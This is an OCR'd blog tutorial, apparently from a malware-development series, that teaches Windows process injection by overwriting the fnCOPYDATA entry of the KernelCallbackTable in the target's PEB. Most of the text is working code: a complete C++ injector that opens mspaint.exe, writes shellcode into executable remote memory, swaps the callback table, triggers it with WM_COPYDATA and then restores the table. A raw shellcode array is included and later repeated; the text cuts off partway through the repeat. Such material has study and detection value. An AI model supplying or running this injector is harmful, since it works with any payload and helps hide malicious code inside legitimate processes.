
Process injection via KernelCallbackTable. Simple C++ malware example.

cocomelonc.github.io/tutorial/2022/01/24/malware-injection-15.html

January 24, 2022

6 minute read

Hello, cybersecurity enthusiasts and white hackers!




This post is a result of my own research into one of the process injection technique: by spoofing the `fnCOPYDATA` value in `KernelCallbackTable`.

Let's look at this technique in more detail.


KernelCallbackTable

`KernelCallbackTable` can be found in `PEB` structure, at `0x058` offset:

```
lkd> dt_PEB
```




```
lkd> dt_PEB @$peb kernelcallbacktable
```



The `KernelCallbackTable` is initialized to an array of functions:

```
lkd> dqs 0x00007ffa`29123070 L60
00007ffa`29123070  00007ffa`290c2bd0 user32!_fnCOPYDATA
00007ffa`29123078  00007ffa`2911ae70 user32!_fnCOPYGLOBALDATA
00007ffa`29123080  00007ffa`290c0420 user32!_fnDWORD
00007ffa`29123088  00007ffa`290c5680 user32!_fnNCDESTROY
00007ffa`29123090  00007ffa`290c96a0 user32!_fnDWORDOPTINLPMSG
00007ffa`29123098  00007ffa`2911b4a0 user32!_fnINOUTDRAG
//....
```

For example, functions such as `fnCOPYDATA` are called in response to a `WM_COPYDATA` window message.

This function is replaced to demonstrate the injection.

practical example

The flow is this technique is: firstly, include `ntddk.h` header from SDK:

```
#include <./ntddk.h>
```

Then, redefine:

```
typedef struct _KERNELCALLBACKTABLE_T {
  ULONG_PTR __fnCOPYDATA;
  ULONG_PTR __fnCOPYGLOBALDATA;
  ULONG_PTR __fnDWORD;
  ULONG_PTR __fnNCDESTROY;
  ULONG_PTR __fnDWORDOPTINLPMSG;
  ULONG_PTR __fnINOUTDRAG;
  ULONG_PTR __fnGETTEXTLENGTHS;
  ULONG_PTR __fnINCNTOUTSTRING;
  ULONG_PTR __fnPOUTLPINT;
  ULONG_PTR __fnINLPCOMPAREITEMSTRUCT;
  ULONG_PTR __fnINLPCREATESTRUCT;
  ULONG_PTR __fnINLPDELETEITEMSTRUCT;
  ULONG_PTR __fnINLPDRAWITEMSTRUCT;
  ULONG_PTR __fnPOPTINLPUINT;
  ULONG_PTR __fnPOPTINLPUINT2;
  ULONG_PTR __fnINLPMDICREATESTRUCT;
  ULONG_PTR __fnINOUTLPMEASUREITEMSTRUCT;
  ULONG_PTR __fnINLPWINDOWPOS;
  ULONG_PTR __fnINOUTLPPOINT5;
  ULONG_PTR __fnINOUTLPSCROLLINFO;
  ULONG_PTR __fnINOUTLPRECT;
  ULONG_PTR __fnINOUTNCCALCSIZE;
  ULONG_PTR __fnINOUTLPPOINT5_;
  ULONG_PTR __fnINPAINTCLIPBRD;
  ULONG_PTR __fnINSIZECLIPBRD;
  ULONG_PTR __fnINDESTROYCLIPBRD;
  ULONG_PTR __fnINSTRING;
  ULONG_PTR __fnINSTRINGNULL;
  ULONG_PTR __fnINDEVICECHANGE;
  ULONG_PTR __fnPOWERBROADCAST;
  ULONG_PTR __fnINLPUAHDRAWMENU;
  ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD;
  ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD_;
  ULONG_PTR __fnOUTDWORDINDWORD;
  ULONG_PTR __fnOUTLPRECT;
  ULONG_PTR __fnOUTSTRING;
  ULONG_PTR __fnPOPTINLPUINT3;
  ULONG_PTR __fnPOUTLPINT2;
  ULONG_PTR __fnSENTDDEMSG;
  ULONG_PTR __fnINOUTSTYLECHANGE;
  ULONG_PTR __fnHkINDWORD;
  ULONG_PTR __fnHkINLPCBTACTIVATESTRUCT;
  ULONG_PTR __fnHkINLPCBTCREATESTRUCT;
  ULONG_PTR __fnHkINLPDEBUGHOOKSTRUCT;
  ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX;
  ULONG_PTR __fnHkINLPKBDLLHOOKSTRUCT;
  ULONG_PTR __fnHkINLPMSLLHOOKSTRUCT;
  ULONG_PTR __fnHkINLPMSG;
  ULONG_PTR __fnHkINLPRECT;
  ULONG_PTR __fnHkOPTINLPEVENTMSG;
  ULONG_PTR __xxxClientCallDelegateThread;
```

```
ULONG_PTR __ClientCallDummyCallback;
ULONG_PTR __fnKEYBOARDCORRECTIONCALLOUT;
ULONG_PTR __fnOUTLPCOMBOBOXINFO;
ULONG_PTR __fnINLPCOMPAREITEMSTRUCT2;
ULONG_PTR __xxxClientCallDevCallbackCapture;
ULONG_PTR __xxxClientCallDitThread;
ULONG_PTR __xxxClientEnableMMCSS;
ULONG_PTR __xxxClientUpdateDpi;
ULONG_PTR __xxxClientExpandStringW;
ULONG_PTR __ClientCopyDDEIn1;
ULONG_PTR __ClientCopyDDEIn2;
ULONG_PTR __ClientCopyDDEOut1;
ULONG_PTR __ClientCopyDDEOut2;
ULONG_PTR __ClientCopyImage;
ULONG_PTR __ClientEventCallback;
ULONG_PTR __ClientFindMnemChar;
ULONG_PTR __ClientFreeDDEHandle;
ULONG_PTR __ClientFreeLibrary;
ULONG_PTR __ClientGetCharsetInfo;
ULONG_PTR __ClientGetDDEFlags;
ULONG_PTR __ClientGetDDEHookData;
ULONG_PTR __ClientGetListboxString;
ULONG_PTR __ClientGetMessageMPH;
ULONG_PTR __ClientLoadImage;
ULONG_PTR __ClientLoadLibrary;
ULONG_PTR __ClientLoadMenu;
ULONG_PTR __ClientLoadLocalT1Fonts;
ULONG_PTR __ClientPSMTextOut;
ULONG_PTR __ClientLpkDrawTextEx;
ULONG_PTR __ClientExtTextOutW;
ULONG_PTR __ClientGetTextExtentPointW;
ULONG_PTR __ClientCharToWchar;
ULONG_PTR __ClientAddFontResourceW;
ULONG_PTR __ClientThreadSetup;
ULONG_PTR __ClientDeliverUserApc;
ULONG_PTR __ClientNoMemoryPopup;
ULONG_PTR __ClientMonitorEnumProc;
ULONG_PTR __ClientCallWinEventProc;
ULONG_PTR __ClientWaitMessageExMPH;
ULONG_PTR __ClientWOWGetProcModule;
ULONG_PTR __ClientWOWTask16SchedNotify;
ULONG_PTR __ClientImmLoadLayout;
ULONG_PTR __ClientImmProcessKey;
ULONG_PTR __fnIMECONTROL;
ULONG_PTR __fnINWPARAMDBCSCHAR;
ULONG_PTR __fnGETTEXTLENGTHS2;
ULONG_PTR __fnINLPKDRAWSWITCHWND;
ULONG_PTR __ClientLoadStringW;
ULONG_PTR __ClientLoadOLE;
ULONG_PTR __ClientRegisterDragDrop;
ULONG_PTR __ClientRevokeDragDrop;
ULONG_PTR __fnINOUTMENUGETOBJECT;
```

```
  ULONG_PTR __ClientPrinterThunk;
  ULONG_PTR __fnOUTLPCOMBOBOXINFO2;
  ULONG_PTR __fnOUTLPSCROLLBARINFO;
  ULONG_PTR __fnINLPUAHDRAWMENU2;
  ULONG_PTR __fnINLPUAHDRAWMENUITEM;
  ULONG_PTR __fnINLPUAHDRAWMENU3;
  ULONG_PTR __fnINOUTLPUAHMEASUREMENUITEM;
  ULONG_PTR __fnINLPUAHDRAWMENU4;
  ULONG_PTR __fnOUTLPTITLEBARINFOEX;
  ULONG_PTR __fnTOUCH;
  ULONG_PTR __fnGESTURE;
  ULONG_PTR __fnPOPTINLPUINT4;
  ULONG_PTR __fnPOPTINLPUINT5;
  ULONG_PTR __xxxClientCallDefaultInputHandler;
  ULONG_PTR __fnEMPTY;
  ULONG_PTR __ClientRimDevCallback;
  ULONG_PTR __xxxClientCallMinTouchHitTestingCallback;
  ULONG_PTR __ClientCallLocalMouseHooks;
  ULONG_PTR __xxxClientBroadcastThemeChange;
  ULONG_PTR __xxxClientCallDevCallbackSimple;
  ULONG_PTR __xxxClientAllocWindowClassExtraBytes;
  ULONG_PTR __xxxClientFreeWindowClassExtraBytes;
  ULONG_PTR __fnGETWINDOWDATA;
  ULONG_PTR __fnINOUTSTYLECHANGE2;
  ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX2;
} KERNELCALLBACKTABLE;
```

Then, find a window for `mspaint.exe`, obtain the process id and open it:

```
// find a window for mspaint.exe
HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
  printf("failed to find window :(\n");
  return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
```

After that, read the `PEB` and existing table address:

```
HMODULE ntdll = GetModuleHandleA("ntdll");
pNtQueryInformationProcess myNtQueryInformationProcess = (pNtQueryInformationProcess)
(GetProcAddress(ntdll, "NtQueryInformationProcess"));

myNtQueryInformationProcess(ph, ProcessBasicInformation, &pbi, sizeof(pbi), NULL);

ReadProcessMemory(ph, pbi.PebBaseAddress, &peb, sizeof(peb), NULL);
ReadProcessMemory(ph, peb.KernelCallbackTable, &kct, sizeof(kct), NULL);
```

Then, write our payload to remote process via `VirtualAllocEx` and `WriteProcessMemory`:

```
LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);
```

We use `VirtualAllocEx` which is allows to you to allocate memory buffer for remote process, then, `WriteProcessMemory` allows you to copy data between processes, so copy our payload to `mspaint.exe` process.

Write the new table to remote process:

```
LPVOID tb = VirtualAllocEx(ph, NULL, sizeof(kct), MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE);
kct.__fnCOPYDATA = (ULONG_PTR)rb;
WriteProcessMemory(ph, tb, &kct, sizeof(kct), NULL);
```

Update the `PEB`:

```
WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB,
KernelCallbackTable), &tb, sizeof(ULONG_PTR), NULL);
```

Trigger execution of payload:

```
cds.dwData = 1;
cds.cbData = lstrlen((LPCSTR)msg) * 2;
cds.lpData = msg;

SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
```

Finally, restore original `KernelCallbackTable`:

```
WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB,
KernelCallbackTable), &peb.KernelCallbackTable, sizeof(ULONG_PTR), NULL);
SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
```

Here, to restore the original code and check if it restores normally, we called `SendMessage()` again to verify that the code is not running.

So, full C++ code of our simple malware is:

```
/*
 * hack.cpp - process injection via KernelCallbackTable. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2022/01/24/malware-injection-15.html
*/
#include <./ntddk.h>
#include <cstdio>
#include <cstddef>

#pragma comment(lib, "ntdll");

typedef struct _KERNELCALLBACKTABLE_T {
  ULONG_PTR __fnCOPYDATA;
  ULONG_PTR __fnCOPYGLOBALDATA;
  ULONG_PTR __fnDWORD;
  ULONG_PTR __fnNCDESTROY;
  ULONG_PTR __fnDWORDOPTINLPMSG;
  ULONG_PTR __fnINOUTDRAG;
  ULONG_PTR __fnGETTEXTLENGTHS;
  ULONG_PTR __fnINCNTOUTSTRING;
  ULONG_PTR __fnPOUTLPINT;
  ULONG_PTR __fnINLPCOMPAREITEMSTRUCT;
  ULONG_PTR __fnINLPCREATESTRUCT;
  ULONG_PTR __fnINLPDELETEITEMSTRUCT;
  ULONG_PTR __fnINLPDRAWITEMSTRUCT;
  ULONG_PTR __fnPOPTINLPUINT;
  ULONG_PTR __fnPOPTINLPUINT2;
  ULONG_PTR __fnINLPMDICREATESTRUCT;
  ULONG_PTR __fnINOUTLPMEASUREITEMSTRUCT;
  ULONG_PTR __fnINLPWINDOWPOS;
  ULONG_PTR __fnINOUTLPPOINT5;
  ULONG_PTR __fnINOUTLPSCROLLINFO;
  ULONG_PTR __fnINOUTLPRECT;
  ULONG_PTR __fnINOUTNCCALCSIZE;
  ULONG_PTR __fnINOUTLPPOINT5_;
  ULONG_PTR __fnINPAINTCLIPBRD;
  ULONG_PTR __fnINSIZECLIPBRD;
  ULONG_PTR __fnINDESTROYCLIPBRD;
  ULONG_PTR __fnINSTRING;
  ULONG_PTR __fnINSTRINGNULL;
  ULONG_PTR __fnINDEVICECHANGE;
  ULONG_PTR __fnPOWERBROADCAST;
  ULONG_PTR __fnINLPUAHDRAWMENU;
  ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD;
  ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD_;
  ULONG_PTR __fnOUTDWORDINDWORD;
  ULONG_PTR __fnOUTLPRECT;
  ULONG_PTR __fnOUTSTRING;
  ULONG_PTR __fnPOPTINLPUINT3;
  ULONG_PTR __fnPOUTLPINT2;
  ULONG_PTR __fnSENTDDEMSG;
  ULONG_PTR __fnINOUTSTYLECHANGE;
```

```
ULONG_PTR __fnHkINDWORD;
ULONG_PTR __fnHkINLPCBTACTIVATESTRUCT;
ULONG_PTR __fnHkINLPCBTCREATESTRUCT;
ULONG_PTR __fnHkINLPDEBUGHOOKSTRUCT;
ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX;
ULONG_PTR __fnHkINLPKBDLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMSLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMSG;
ULONG_PTR __fnHkINLPRECT;
ULONG_PTR __fnHkOPTINLPEVENTMSG;
ULONG_PTR __xxxClientCallDelegateThread;
ULONG_PTR __ClientCallDummyCallback;
ULONG_PTR __fnKEYBOARDCORRECTIONCALLOUT;
ULONG_PTR __fnOUTLPCOMBOBOXINFO;
ULONG_PTR __fnINLPCOMPAREITEMSTRUCT2;
ULONG_PTR __xxxClientCallDevCallbackCapture;
ULONG_PTR __xxxClientCallDitThread;
ULONG_PTR __xxxClientEnableMMCSS;
ULONG_PTR __xxxClientUpdateDpi;
ULONG_PTR __xxxClientExpandStringW;
ULONG_PTR __ClientCopyDDEIn1;
ULONG_PTR __ClientCopyDDEIn2;
ULONG_PTR __ClientCopyDDEOut1;
ULONG_PTR __ClientCopyDDEOut2;
ULONG_PTR __ClientCopyImage;
ULONG_PTR __ClientEventCallback;
ULONG_PTR __ClientFindMnemChar;
ULONG_PTR __ClientFreeDDEHandle;
ULONG_PTR __ClientFreeLibrary;
ULONG_PTR __ClientGetCharsetInfo;
ULONG_PTR __ClientGetDDEFlags;
ULONG_PTR __ClientGetDDEHookData;
ULONG_PTR __ClientGetListboxString;
ULONG_PTR __ClientGetMessageMPH;
ULONG_PTR __ClientLoadImage;
ULONG_PTR __ClientLoadLibrary;
ULONG_PTR __ClientLoadMenu;
ULONG_PTR __ClientLoadLocalT1Fonts;
ULONG_PTR __ClientPSMTextOut;
ULONG_PTR __ClientLpkDrawTextEx;
ULONG_PTR __ClientExtTextOutW;
ULONG_PTR __ClientGetTextExtentPointW;
ULONG_PTR __ClientCharToWchar;
ULONG_PTR __ClientAddFontResourceW;
ULONG_PTR __ClientThreadSetup;
ULONG_PTR __ClientDeliverUserApc;
ULONG_PTR __ClientNoMemoryPopup;
ULONG_PTR __ClientMonitorEnumProc;
ULONG_PTR __ClientCallWinEventProc;
ULONG_PTR __ClientWaitMessageExMPH;
ULONG_PTR __ClientWOWGetProcModule;
ULONG_PTR __ClientWOWTask16SchedNotify;
```

```
  ULONG_PTR __ClientImmLoadLayout;
  ULONG_PTR __ClientImmProcessKey;
  ULONG_PTR __fnIMECONTROL;
  ULONG_PTR __fnINWPARAMDBCSCHAR;
  ULONG_PTR __fnGETTEXTLENGTHS2;
  ULONG_PTR __fnINLPKDRAWSWITCHWND;
  ULONG_PTR __ClientLoadStringW;
  ULONG_PTR __ClientLoadOLE;
  ULONG_PTR __ClientRegisterDragDrop;
  ULONG_PTR __ClientRevokeDragDrop;
  ULONG_PTR __fnINOUTMENUGETOBJECT;
  ULONG_PTR __ClientPrinterThunk;
  ULONG_PTR __fnOUTLPCOMBOBOXINFO2;
  ULONG_PTR __fnOUTLPSCROLLBARINFO;
  ULONG_PTR __fnINLPUAHDRAWMENU2;
  ULONG_PTR __fnINLPUAHDRAWMENUITEM;
  ULONG_PTR __fnINLPUAHDRAWMENU3;
  ULONG_PTR __fnINOUTLPUAHMEASUREMENUITEM;
  ULONG_PTR __fnINLPUAHDRAWMENU4;
  ULONG_PTR __fnOUTLPTITLEBARINFOEX;
  ULONG_PTR __fnTOUCH;
  ULONG_PTR __fnGESTURE;
  ULONG_PTR __fnPOPTINLPUINT4;
  ULONG_PTR __fnPOPTINLPUINT5;
  ULONG_PTR __xxxClientCallDefaultInputHandler;
  ULONG_PTR __fnEMPTY;
  ULONG_PTR __ClientRimDevCallback;
  ULONG_PTR __xxxClientCallMinTouchHitTestingCallback;
  ULONG_PTR __ClientCallLocalMouseHooks;
  ULONG_PTR __xxxClientBroadcastThemeChange;
  ULONG_PTR __xxxClientCallDevCallbackSimple;
  ULONG_PTR __xxxClientAllocWindowClassExtraBytes;
  ULONG_PTR __xxxClientFreeWindowClassExtraBytes;
  ULONG_PTR __fnGETWINDOWDATA;
  ULONG_PTR __fnINOUTSTYLECHANGE2;
  ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX2;
} KERNELCALLBACKTABLE;

// NtQueryInformationProcess
typedef NTSTATUS(NTAPI* pNtQueryInformationProcess)(
  IN HANDLE ProcessHandle,
  IN PROCESSINFOCLASS ProcessInformationClass,
  OUT PVOID ProcessInformation,
  IN ULONG ProcessInformationLength,
  OUT PULONG ReturnLength OPTIONAL
);

unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
```

```
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main() {

  HANDLE ph;
  DWORD pid;
  PROCESS_BASIC_INFORMATION pbi;
  KERNELCALLBACKTABLE kct;
  COPYDATASTRUCT cds;
  PEB peb;
  WCHAR msg[] = L"kernelcallbacktable injection impl";

  // find a window for mspaint.exe
  HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
  if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
  }
  GetWindowThreadProcessId(hw, &pid);
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

  HMODULE ntdll = GetModuleHandleA("ntdll");
  pNtQueryInformationProcess myNtQueryInformationProcess =
(pNtQueryInformationProcess)(GetProcAddress(ntdll, "NtQueryInformationProcess"));

  myNtQueryInformationProcess(ph, ProcessBasicInformation, &pbi, sizeof(pbi), NULL);

  ReadProcessMemory(ph, pbi.PebBaseAddress, &peb, sizeof(peb), NULL);
  ReadProcessMemory(ph, peb.KernelCallbackTable, &kct, sizeof(kct), NULL);

  LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
```

```
  WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

  LPVOID tb = VirtualAllocEx(ph, NULL, sizeof(kct), MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE);
  kct.__fnCOPYDATA = (ULONG_PTR)rb;
  WriteProcessMemory(ph, tb, &kct, sizeof(kct), NULL);

  WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB,
KernelCallbackTable), &tb, sizeof(ULONG_PTR), NULL);

  cds.dwData = 1;
  cds.cbData = lstrlen((LPCSTR)msg) * 2;
  cds.lpData = msg;

  SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
  WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB,
KernelCallbackTable), &peb.KernelCallbackTable, sizeof(ULONG_PTR), NULL);

  VirtualFreeEx(ph, rb, 0, MEM_RELEASE);
  VirtualFreeEx(ph, tb, 0, MEM_RELEASE);
  CloseHandle(ph);

  return 0;
}
```

As usually, for simplicity, I used `meow-meow` messagebox payload:


```
unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
